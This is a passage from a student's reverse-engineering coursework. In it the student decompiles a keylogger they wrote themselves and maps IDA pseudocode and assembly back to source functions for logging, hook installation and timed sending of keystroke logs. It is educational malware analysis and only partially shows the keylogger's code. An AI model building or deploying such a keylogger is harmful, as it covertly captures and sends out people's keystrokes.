
```

After the results of our analysis, we can now safely rename sub_401F30 to EncryptB64_here and sub_401690 to base64_encode_here.

HELPER

Moreover, I found the sub_4019A0 function in the functions subview and decided to analyze it. I found out that it is called 3 times as shown in [Screenshot 70](#), it was called in the installhook function as well as the keyhook header.

Screenshot 70



Opening the pseudocode of the function, we see the steps of formatting the date and time as well as WriteAppLog function, where it logs messages in the AppLog.txt file. Therefore, it seems that this is the helper header. So I'll rename it to helper_here.

Screenshot 71

```

76 void *v75; // [rsp+1D8h] [rbp-C0h]
77 _int64 v76; // [rsp+220h] [rbp-70h]
78 _int16 v77; // [rsp+228h] [rbp-70h]
79 _int64 v78; // [rsp+230h] [rbp-68h]
80 _int64 v79; // [rsp+238h] [rbp-60h]
81 _int64 v80; // [rsp+240h] [rbp-58h]
82 _int64 v81; // [rsp+248h] [rbp-50h]
83
84 std::ios_base::ios_base((std::ios_base *)v57);
85 v76 = 0i64;
86 v78 = 0i64;
87 v79 = 0i64;
88 v80 = 0i64;
89 v81 = 0i64;
90 *(QWORD *)v57 = (char *)&vtable for std::basic_ios<char, std::char_traits<char>> + 16;
91 v77 = 0;
92 v2 = `VTT for std::basic_ofstream<char, std::char_traits<char>>[1];
93 v3 = `VTT for std::basic_ofstream<char, std::char_traits<char>>[2];
94 v4 = *(QWORD *)v2 - 24;
95 *(QWORD *)v35 = v2;
96 v5 = *(QWORD *)((char *)v35 + v4);
97 v5 = *(char *)v35 + 16;
98 std::basic_ios<char, std::char_traits<char>>::init(v5, 0i64);
99 *(QWORD *)v35 = (char *)&vtable for std::basic_ofstream<char, std::char_traits<char>> + 24;
100 *(QWORD *)v57 = (char *)&vtable for std::basic_ofstream<char, std::char_traits<char>> + 64;
101 std::basic_filebuf<char, std::char_traits<char>>::basic_filebuf(&v36);
102 std::basic_ios<char, std::char_traits<char>>::basic_filebuf(&v36);
103 v6 = std::basic_filebuf<char, std::char_traits<char>>::open(&v36, "AppLog.txt", 17i64);
104 v7 = (char *)&v35 + *(QWORD *)v35 - 24i64;
105 if ( v6 )
106     std::basic_ios<char, std::char_traits<char>>::clear(v7, 0i64);           char[1]
107 else
108     std::basic_ios<char, std::char_traits<char>>::clear(v7, *((_DWORD *)v7 + 8) | 4u);
109 std::ostream_insert<char, std::char_traits<char>>(v35, asc_41806C, 1164);
110 _time64(&Time);
111 v8 = _localtime64(&Time);
112 tm_mon = v8->tm_mon;
113 v25[0] = v8->tm_mday;
114 v10 = tm_mon + 1;
115 tm_year = v8->tm_year;
116 v25[1] = v10;
117 LODWORD(v26) = tm_year + 1900;
118 HIDWORD(v26) = v8->tm_min;
119 v27 = _PAIR64_(v8->tm_sec, v8->tm_hour);
120 v29[0] = v30;
121 sub 407420(v29, &asc_41806C[1], (char *)&asc_41806C[1] + 1, 0i64);
122 sub 405F70(
123     (int)&Time,
124     (int)v25,

```

Screenshot 72

```

72 void WriteAppLog(const std::string &s) // reference to const string we wish to log
73 {
74     std::ofstream file("AppLog.txt", std::ios::app); // app stands for append file
75     file << "[" << Helper::DateTime().GetDateTimeString() << "]" << "\n" << s << std::endl << "\n";
76     file.close();
77 }

```

Now let's confirm if the helper header was called in the same places showed in [Screenshot 70](#). Looking in the first place it was called in, we in fact called the helper here to write the hook application logs.

Screenshot 73

```

; bool installhook_here()
installhook_here proc near

var_48= qword ptr -48h
var_40= qword ptr -40h
var_38= qword ptr -38h
var_30= _m128i ptr -30h

; __ unwind { // __gxx_personality_seh0
push   rsi
push   rbx
sub    rsp, 58h
lea    r8, aHookStartedTim+1Dh ; ""
xor    r9d, r9d
lea    rdx, [r8-1Dh]
lea    rbx, [rsp+68h+var_38]
lea    rax, [rbx+10h]
mov    rcx, rbx
mov    [rsp+68h+var_38], rax
call   sub_407420
mov    rcx, rbx
; try {
call   helper_here
; } // starts at 401FD
mov    rcx, [rsp+68h+var_38] ; void *
add    rbx, 10h
cmp    rcx, rbx
jz    short loc_401E15

```

As shown here in the source code, the helper header was used on line 70, to log the “Hook started... Timer started” message in the InstallHook bool.

Screenshot 74

```

68  bool InstallHook()
69  {
70      Helper::WriteAppLog("Hook started... Timer started"); // Debug message
71      DataTimer.Start(true);
72

```

The other time it was called was in the KeybHook header in the TimerSenderData function to log messages if the file was created successfully or not.

Screenshot 75

```

loc_402FD2:
movdqu xmm0, xmmword ptr [rax+]
movaps [rsp+578h+var_488], xmm0
jmp loc_402F67

loc_402F67:
mov    rcx, [rax+8]
mov    qword ptr [rsp+578h+Address.sa_data+5], rcx
mov    rcx, rbp
mov    [rax], rdx
mov    qword ptr [rax+8], 0
mov    byte ptr [rax+10h], 0
; try {
call   helper_here
; } // starts at 402F85
mov    rcx, qword ptr [rsp+578h+Address.sa_family] ; void *
add    rbp, 10h
cmp    rcx, rbp
jz    short loc_402FA0

call   _ZdlPv ; operator delete(void *)

```

As shown in the source code here, the helper header was in fact used in the KeybHook header.

Screenshot 76

```
void TimerSendData()
{
    Data send;
    if (keylog.empty()) // do nothing if keylog is empty
        return;

    std::string last_file = IO::WriteLog(keylog);

    if (last_file.empty()) // if empty, write to debugging log (not successful)
    {
        Helper::WriteAppLog("File creation was not successful. Keylog '" + keylog + "'");
        return;
    }
    send.transmit_file();
}
```

We finally reached the end of our analysis, where we were able to get a lot of information about the functions including hiding the console, how and where the log files are created and sent, how were they encoded, etc.

Screenshot 77

Function name	Segment	Start	Length	Locals	Arguments	R	F	L	M	O	S	B	T
base64_encode_here	.text	0000000000401690	000001FD	00000088		R	T	.
hide_console_here	.text	0000000000401910	00000029	00000028		R	T	.
helper_here	.text	00000000004019A0	00000424	00000298		R	T	.
installhook_here	.text	0000000000401D00	0000015C	00000068		R	T	.
EncryptB64_here	.text	0000000000401F30	00000720	000000C8		R	T	.
GetOurPath_here	.text	0000000000402720	0000019C	00000088		R	T	.
Keybhook_here	.text	00000000004028C0	00000900	00000578	00000340	R	T	.
WriteLog_here	.text	0000000000404DD0	00000876	00000498	00000010	R	T	.
GetDateTimeString_here	.text	0000000000407420	0000008F	00000048		R	T	.

CONCLUSION

In this coursework, I learned how to link between compiled software and the source code it is generated from, how to analyse communication, processing and network data to derive the underlying protocol, and how to examine and evaluate the differences in tools used for reverse engineering.

To conclude, I was able to develop a keylogger and decompile it. The keylogger was developed successfully with all the functionalities working perfectly that includes recording every keystroke, generating log files that store the keystrokes, encoding the files' contents, and sending the files to a server. The basic and advanced analysis were carried out successfully. I was able to identify the malicious part of the code by screenshots from the decompiled code which include identifying that it is Key logger, knowing how the logs were encoded, knowing how the logs were sent to and the information of the server (IP & Port), knowing how the console was hidden, as well as how and where were the log files, that store the keystrokes, are generated and stored.